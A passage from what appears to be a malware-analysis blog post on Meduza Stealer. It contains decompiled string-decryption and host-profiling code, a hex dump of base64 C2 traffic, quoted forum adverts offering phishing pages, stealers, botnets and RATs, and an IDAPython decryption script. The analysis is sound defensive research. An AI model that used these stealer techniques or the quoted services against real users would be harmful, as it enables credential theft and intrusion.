parallel. These instructions allow for parallel execution of XOR operations on packed data and can significantly improve performance in scenarios that involve processing large amounts of data in parallel.




```
LOBYTE(v1188) = 40;
v677.m128i_i64[0] = 0xA1A92AD527B2B398ui64;
v677.m128i_i64[1] = 0x1A57176692C8C092i64;
v708 = -138701362;
v1158.m128i_i64[0] = 0x92C745BD53CAD2D5ui64;
v709 = 441934868;                         // Maxthon3\Users
v1158.m128i_i64[1] = 0x1A576414F7BB95CEi64;
v677 = _mm_xor_si128(v677, v1158);
v235 = 0i64;
v236 = 0;
v237 = 0;
mw_alloc_memcpy(&v235, &v677, &v677.m128i_i8[strlen(v677.m128i_i8) + 1] - &v677.m128i_i8[1]);
LOBYTE(v1188) = 41;
v676.m128i_i64[0] = 0xA7A92AD527B2B398ui64;
v676.m128i_i64[1] = 0x1A576414F7BB95CEi64;
v708 = -138701362;
v1157.m128i_i64[0] = 0x92C745BD53CAD2D5ui64;  // Maxthon5
v709 = 441934868;
v1157.m128i_i64[1] = 0x1A576414F7BB95CEi64;
v676 = _mm_xor_si128(v676, v1157);
v238 = 0i64;
v239 = 0;
v240 = 0;
mw_alloc_memcpy(&v238, &v676, &v676.m128i_i8[strlen(v676.m128i_i8) + 1] - &v676.m128i_i8[1]);
LOBYTE(v1188) = 42;
v576[1] = -1482085675;
v576[0] = 666022808;
v576[3] = 2097878886;
v576[2] = -1832337262;
v576[5] = -1615643801;
v576[4] = -326949214;
v576[7] = -1452315418;
v576[6] = 1959255865;
v943 = -1832434243;                       // Maxthon5\Users\guest\MagicFill
v942 = 1405801173;
v945 = 441934868;
v944 = -138701362;
v947 = -120424901;
v946 = -1729084457;
v708 = 495041616;
```

The stealer retrieves the information about the native system and version information using **RtlGetVersion** and **GetNativeSystemInfo** functions accordingly and then parses the retrieved information based on the following decrypted strings:

- Unknown Edition
- Web Server (core installation)
- Standard Edition (core installation)
- Microsoft Hyper-V Server
- Windows 10 IoT Core
- Windows IoT Enterprise
- Windows Home Server
- Windows Storage Server
- Standard Edition
- Small Business Server Premium Edition
- Small Business Server
- Server Enterprise (core installation)
- Enterprise Evaluation


- Server Enterprise
- Server Standard (core installation)
- Datacenter Edition (core installation)
- Datacenter Edition
- Server Hyper Core V
- Business Edition
- Windows Essential Server Solution Management
- Windows Essential Server Solution Additional
- Professional Education



```
ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
if ( ModuleHandleW )
{
  RtlGetVersion = GetProcAddress(ModuleHandleW, "RtlGetVersion");
  if ( RtlGetVersion )
    ((void (__stdcall *)(_DWORD *))RtlGetVersion)(v97);
}
*(_DWORD *)&v163.wProcessorLevel = 0;
qmemcpy(v162, v97, 0x11Cu);
v5 = (std::string *)v161;
v6 = (_DWORD *)v161;
*(_OWORD *)&v163.dwOemId = 0i64;
*(_OWORD *)v161 = 0i64;
v6[4] = 0;
*(_OWORD *)&v163.dwActiveProcessorMask = 0i64;
v6[5] = 0;
mw_alloc_memcpy(v6, &unk_49AA93, 0);
v190 = 0;
v159 = 1;
GetNativeSystemInfo(&v163);
```


Meduza Stealer reaches out to https://api.ipify.org to determine the public IP of the infected machine.

The code below retrieves and processes geographic information based on the user's location and then appends the result to "geo" tag.




```
  Location = GetUserGeoID(0x10u);
  GeoInfoA = GetGeoInfoA(Location, 4u, 0, 0, 0);
  *(_OWORD *)lpGeoData = 0i64;
  *((_DWORD *)lpGeoData + 4) = 0;
  *((_DWORD *)lpGeoData + 5) = 0;
  *((_DWORD *)lpGeoData + 4) = 0;
  *((_DWORD *)lpGeoData + 5) = 15;
  *lpGeoData = 0;
  sub_4444B0(GeoInfoA, 0);
  v3 = lpGeoData;
  if ( *((_DWORD *)lpGeoData + 5) >= 0x10u )
    v3 = *(CHAR **)lpGeoData;
  GetGeoInfoA(Location, 4u, v3, GeoInfoA, 0);
  sub_4444B0(GeoInfoA - 1, 0);
  return lpGeoData;
}
```

The time zone information is retrieved via accessing the registry key **SYSTEM\CurrentControlSet\Control\TimeZoneInformation** and calling the function **TimeZoneKeyName**.



```
v56.m128i_i64[0] = 0xEF60585097F9D413ui64;
v56.m128i_i64[1] = 0x4A7DCCA2D441981Fi64;
v91.m128i_i64[0] = 0x8A0E370AF294BD47ui64;
v62 = -1707541164;
v63 = 1243128259;
v91.m128i_i64[1] = 0x4A18A1C39A38FD54i64;     // TimeZoneKeyName
v56 = _mm_xor_si128(v56, v91);
v69 = 0i64;
v70 = 0;
v71 = 0;
mw_alloc_memcpy(&v69, &v56, &v56.m128i_i8[strlen(v56.m128i_i8) + 1] - &v56.m128i_i8[1]);
LOBYTE(v97) = 2;
*(_QWORD *)a1 = 0i64;
*((_DWORD *)a1 + 4) = 0;
*((_DWORD *)a1 + 5) = 0;
mw_alloc_memcpy(a1, "[UTC", 4u);
v60 = 1;
memset(&v64, 0, sizeof(v64));
GetTimeZoneInformation(&v64);
```


Telegram presence on the host is checked via the registry key **SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall{53F49750-6209-4FBF-9CA8-7A333C87D1ED}_is1**, specifically the **InstallLocation** value.



```
    vpxor   ymm0, ymm0, ymmword ptr [ebp-60h]; SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{53F49750-6209-4FBF-9CA8-7A333C87D1ED}_is1
    vmovdqa ymmword ptr [ebp-140h], ymm0
    vxorps  xmm0, xmm0, xmm0
  }
  v24[4] = 0;
  __asm { vmovups xmmword ptr [ebp-0E8h], xmm0 }
  v25 = 0;
  __asm { vzeroupper }
  mw_alloc_memcpy(v24, v19, strlen((const char *)v19));
  v61 = 0;
  v20.m128i_i64[0] = 0xAAE3C8A8F181438i64;
  v20.m128i_i64[1] = 0xCE3C002B8B2F6771ui64;
  v22 = -11664354;
  v56.m128i_i64[0] = 0x46C250EBFB6B7A71i64;
  v23 = -833458366;                        // InstallLocation
  v56.m128i_i64[1] = 0xCE526F42FF4E041Eui64;
  v20 = _mm_xor_si128(v20, v56);
  v26 = 0i64;
  v27 = 0;
  v28 = 0;
```

C2 Communication

C2 communication is super similar to Aurora Stealer. It is base64-encoded and parsed in a JSON format. As mentioned before, the stealer communicates with the server over the default port 15666.



```
0000  00 50 56 b5 57 4c ec f4  bb 01 45 12 08 00 45 00   ·PV·WL··  ··E···E·
0010  64 a0 27 76 40 00 80 06  0f e0 c0 a8 02 14 4d 5b   d·'v@···  ······M[
0020  4e ea c2 37 3d 32 f8 4c  21 2f 17 33 6a 66 50 10   N··7=2·L  !/·3jfP·
0030  01 00 c3 94 00 00 61 45  74 6b 5a 48 64 6c 55 6a   ······aE  tkZHdlUj
0040  5a 4a 59 32 74 69 55 31  6f 35 64 58 41 72 53 54   ZJY2tiU1  o5dXArST
0050  56 70 53 30 4a 36 4f 46  56 47 57 54 68 4c 5a 6e   VpS0J6OF  VGWThLZn
0060  64 7a 4c 79 74 51 55 30  52 34 64 31 56 61 5a 31   dzLytQU0  R4d1VaZ1
0070  42 73 59 30 78 36 51 32  46 42 4f 54 56 4e 59 57   BsY0x6Q2  FBOTVNYW
0080  39 32 64 55 78 76 55 47  5a 6e 63 6c 46 45 62 33   92dUxvUG  ZnclFEb3
0090  4e 69 57 56 6c 56 57 47  38 79 56 6d 68 70 4d 6e   NiWVlVWG  8yVmhpMn
00a0  46 6a 51 57 4e 4c 63 30  78 35 64 48 4e 43 63 30   FjQWNLc0  x5dHNCc0
00b0  6c 79 53 55 6f 30 53 56  6c 6f 61 44 4a 42 61 30   lySUo0SV  loaDJBa0
00c0  46 4d 53 6b 52 47 51 6d  31 6a 64 54 6c 4f 64 69   FMSkRGQm  1jdTlOdi
00d0  39 36 4b 33 41 72 52 32  52 6f 57 58 56 43 56 55   96K3ArR2  RoWXVCVU
00e0  46 6d 51 30 4d 31 4c 7a  4a 34 52 57 59 79 5a 54   FmQ0M1Lz  J4RWYyZT
00f0  42 36 4d 32 6c 35 55 6d  4e 4e 57 45 35 71 5a 44   B6M2l5Um  NNWE5qZD
0100  52 69 4e 69 39 47 54 33  46 59 57 53 73 34 52 6e   RiNi9GT3  FYWSs4Rn
0110  64 50 5a 6a 42 76 63 46  6c 53 63 7a 52 78 51 32   dPZjBvcF  lSczRxQ2
0120  78 71 51 30 6c 58 64 6b  73 7a 4c 31 55 30 4e 79   xqQ0lXdk  szL1U0Ny
0130  38 35 4e 33 68 78 56 54  6b 76 64 58 5a 32 61 30   85N3hxVT  kvdXZ2a0
0140  5a 61 4f 45 4e 79 64 57  63 72 4b 32 4e 72 63 6e   ZaOENydW  crK2Nrcn
0150  56 72 4f 44 52 51 64 6b  39 61 65 6a 4e 61 55 45   VrODRQdk  9aejNaUE
0160  39 58 5a 6d 31 4b 64 30  46 75 61 56 6c 43 62 58   9XZm1Kd0  FuaVlCbX
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0180  64 75 56 58 68 7a 57 48  46 32 52 30 78 69 53 6a   duVXhzWH  F2R0xiSj
0190  55 77 5a 7a 4d 76 4d 31  70 54 64 53 39 46 52 31   UwZzMvM1  pTdS9FR1
01a0  42 72 59 54 5a 76 5a 6b  35 35 52 6b 4e 33 63 6d   BrYTZvZk  55RkN3cm
01b0  6c 55 4f 45 56 43 59 30  46 47 55 54 55 35 54 55   lUOEVCY0  FGUTU5TU
01c0  56 51 4d 46 46 4c 65 57  6b 78 64 33 52 61 52 55   VQMFFLeW  kxd3RaRU
01d0  55 34 55 6b 70 77 4e 30  4d 34 65 54 5a 45 4e 7a   U4UkpwN0  M4eTZENz
```

```
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```


Summary

Meduza Stealer developers also offer malware development services based on C/C++, Java, JavaScript/TypeScript, Kotlin (JVM), and Python programming languages. (No mention of GoLang? :)). We might never find out the truth, but it is highly likely that Aurora Stealer developers are also behind Meduza Stealer.



Индивидуальная разработка программного обеспечения под ваши нужды.

Предлагаем вам разработку ПО по индивидуальному заказу. Мы занимаемся:
—фишинговыми и лендинговыми страницами на любой вкус и цвет: принимаются заказы как с полным копированием оригинального сайта, так и с необходимостью верстать по макету;
—ботами любой сложности и предназначения для Telegram, Discord и других мессенджеров;
—спам-ботами, чекерами, брутерами и другим подобного рода софтом для сайтов, мессенджеров и почт;
—бекендами с упором на максимальную оптимизацию и адаптивностью под большие нагрузки;
—юзер-мод вредоносами под Windows и Android;
—работа с блокчейном и смарт-контрактами;
—графические и консольные приложения/утилиты под десктоп и мобильные телефоны.

Наша опытная команда владеет большим технологическим стеком и применяет следующие языки программирования при разработке:
C/C++, Java, JavaScript/TypeScript, Kotlin (JVM), Python.

Во время пользования нашими услугами саппорт вежливо в доступной форме поможет составить ТЗ, а также уладить технические проблемы, которые могут возникнуть в процессе. Срок выполнения, а также условия дальнейшей поддержки полученного после оказания услуги продукта обсуждается индивидуально с каждым заказчиком. После выполнения наш саппорт поможет Вам с установкой нашего продукта и при необходимости напишет подробный мануал по использованию.

Условия и правила:
— Мы НЕ работаем на проценты.
— Мы не разрабатываем что-либо за отзыв.
— Мы можем отказаться от предоставления услуг без объяснения причины.
— Согласны на работу с гарантом xss, exploit или других проверенных форумов.
— Условия оплаты обсуждаются индивидуально. После получения продукта заказчику даётся не более 12 часов на тесты; если по истечению 12 часов после получения исходного кода не будет произведена оплата, будет написан арбитраж на

```
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—bots of any complexity and purpose for Telegram, Discord and other messengers;
— spam bots, checkers, bruters and other similar software for websites, instant
messengers and mail;
— backends with an emphasis on maximum optimization and adaptability to heavy loads;
— user-mod malware for Windows and Android;
— work with blockchain and smart contracts;
—graphic and console applications/utilities for desktop and mobile phones.

Our experienced team owns a large technology stack and uses the following programming
languages in development:
C/C++, Java, JavaScript/TypeScript, Kotlin (JVM), Python.

During the use of our services, the support will politely and in an accessible form help
to draw up a technical specification, as well as resolve technical problems that may
arise in the process. The deadline, as well as the conditions for further support of the
product received after the provision of the service, is discussed individually with each
customer. After completion, our support will help you with the installation of our
product and, if necessary, write a detailed user manual.

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We do NOT work on interest.
We don't develop anything for feedback.
- We may refuse to provide services without giving a reason.
- Agree to work with the guarantor of xss, exploit or other trusted forums.
— Terms of payment are discussed individually. After receiving the product, the customer
is given no more than 12 hours for tests; if payment is not made within 12 hours after
receiving the source code, arbitration will be written for a pre-negotiated order amount.
— By taking an order from us, you automatically agree to the above terms and conditions,
their ignorance does not exempt from liability.
```


Meduza Stealer Service Offerings



Aurora Technology | MALWARE

Reply

Development от Aurora Malware

Мы можем вам написать:
- Стиллер
- Ботнет
- Рат
- и многое другое

Мы написали два популярных продукта на рынке, а именно:
- Стиллер
- Ботнет [*Имеет модули: ддос, прокси сервер и много других под ваши запросы*]

Пишем ПО на популярном языке Golang

Принимаем заказы от 2к$, работаем с популярными гарантами с форумов

Есть готовое ТЗ и бюджет? Пиши по заказу —>
[redacted]

[redacted]

VIEW CHANNEL

587 [redacted] 6:01 AM

Development from Aurora Malware

We can write you:
- Stealer
- Botnet
- RAT
- and many others

We already wrote two popular products on the market, specifically:
- Stealer
- Botnet [Has other modules: DDoS, proxy server and many more based on your requests]

We are writing software in Golang

We are accepting orders from 2k$, we are working with popular guarantors on forums

Have a technical task ready and budget? Contact us.

According to Abaddon, who specializes in providing services similar to the Eye of God (one of the Russian Internet's main data-leak hubs), the Botnet project was the reason Aurora left the market unexpectedly and taking its servers down; it failed to meet users' expectations and delivered many promises for the product that they could not handle. It is worth mentioning that Aurora priced the botnet at 700$ for a month and 3000$ for lifetime access.

To summarize this blog, I wrote an IDAPython script to decrypt the strings for 32-bit samples of Meduza Stealers. You can access the script on my GitHub page

Out of curiosity, I tried to pivot other samples based on the developer's path and stumbled upon *HydraClipper* (MD5: add6ae21d25ffe8d312dd10ba98df778), which is apparently a clipper that is likely written by the same developer.

IDAPython string decryption script

```
# Author: RussianPanda
# Reference: https://github.com/X-Junior/Malware-IDAPython-
Scripts/tree/main/PivateLoader
# Tested on sample https://www.unpac.me/results/7cac1177-08f5-4faa-a59e-3c7107964f0f?
hash=29cf1ba279615a9f4c31d6441dd7c93f5b8a7d95f735c0daa3cc4dbb799f66d4#/

import idautils, idc, idaapi, ida_search
import re

pattern1 = '66 0F EF'
pattern2 = 'C5 FD EF'

# Start search from end of the file
start = idc.get_segm_end(idc.get_first_seg())

addr_to_data = {}

def search_and_process_pattern(pattern, start):
    while True:
        addr = ida_search.find_binary(start, 0, pattern, 16, ida_search.SEARCH_UP |
ida_search.SEARCH_NEXT)

        if addr == idc.BADADDR:
            break

        ptr_addr = addr
        found_mov = False
        data = ''

        for _ in range(400):
            ptr_addr = idc.prev_head(ptr_addr)

            if idc.print_insn_mnem(ptr_addr) == 'call' or
idc.print_insn_mnem(ptr_addr) == 'jmp' or idc.print_insn_mnem(ptr_addr) == 'jz':
                break

            if idc.print_insn_mnem(ptr_addr) == 'movaps' and re.match(r'xmm[0-9]+',
idc.print_operand(ptr_addr, 1)):
                break

            if idc.print_insn_mnem(ptr_addr) == 'mov':
                # Ignore the instruction if the destination is ecx
                if idc.print_operand(ptr_addr, 0) == 'ecx' or
idc.print_operand(ptr_addr, 0) == 'edx':
                    continue

                op1_type = idc.get_operand_type(ptr_addr, 0)
                op2_type = idc.get_operand_type(ptr_addr, 1)

                operand_value = idc.get_operand_value(ptr_addr, 1)

                if (op1_type == idc.o_displ or op1_type == idc.o_reg) and op2_type ==
idc.o_imm and len(hex(operand_value)[2:]) >= 4:
                    hex_data = hex(idc.get_operand_value(ptr_addr, 1))[2:]
                    hex_data = hex_data.rjust(8, '0')

                    if hex_data.endswith('ffffffff'):
                        hex_data = hex_data[:-8]
                    if hex_data.startswith('ffffffff'):
                        hex_data = hex_data[8:]

                    # Alternative method for unpacking hex data
                    bytes_data = bytes.fromhex(hex_data)
                    int_data = int.from_bytes(bytes_data, 'little')
                    hex_data = hex(int_data)[2:].rjust(8, '0')

                    data = hex_data + data
                    found_mov = True

        if found_mov:  # Append the data only if the desired mov instruction was
found
            if addr in addr_to_data:
                addr_to_data[addr] = data + addr_to_data[addr]
            else:
                addr_to_data[addr] = data

        # Continue search from the previous address
        start = addr - 1

# Search and process pattern1
search_and_process_pattern(pattern1, start)

# Reset the start variable to search for pattern2
start = idc.get_segm_end(idc.get_first_seg())

# Search and process pattern2
search_and_process_pattern(pattern2, start)

# XOR the string and key and print the decrypted strings
for addr, data in addr_to_data.items():
    if len(data) >= 10:
        string = data[:len(data)//2]
        key = data[len(data)//2:]

        # XOR the string and key
        xored_bytes = bytes([a ^ b for a, b in zip(bytes.fromhex(string),
bytes.fromhex(key))])

